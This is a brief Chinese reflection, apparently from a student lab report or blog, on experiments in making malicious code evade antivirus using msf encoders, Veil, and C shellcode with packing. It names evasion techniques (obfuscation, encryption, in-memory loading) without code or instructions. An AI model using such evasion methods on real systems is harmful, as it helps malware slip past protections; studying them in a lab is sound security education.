这次实验让我对恶意代码免杀有了直观认识。从 msf 编码器的有限效果,到 veil 工具的实际应用,再到 C+shellcode 编程结合加壳的尝试,每一步都体现着攻防的博弈。杀软通过特征码、行为监测等多维度检测,而免杀则需从代码混淆、加密到内存加载多环节突破。实验中,简单技术易被识别,组合手段虽有提升仍存局限,让我明白攻防对抗的动态性 —— 既要掌握现有技术,更要理解其原理,才能应对不断升级的安全防护。

 浙公网安备 33010602011771号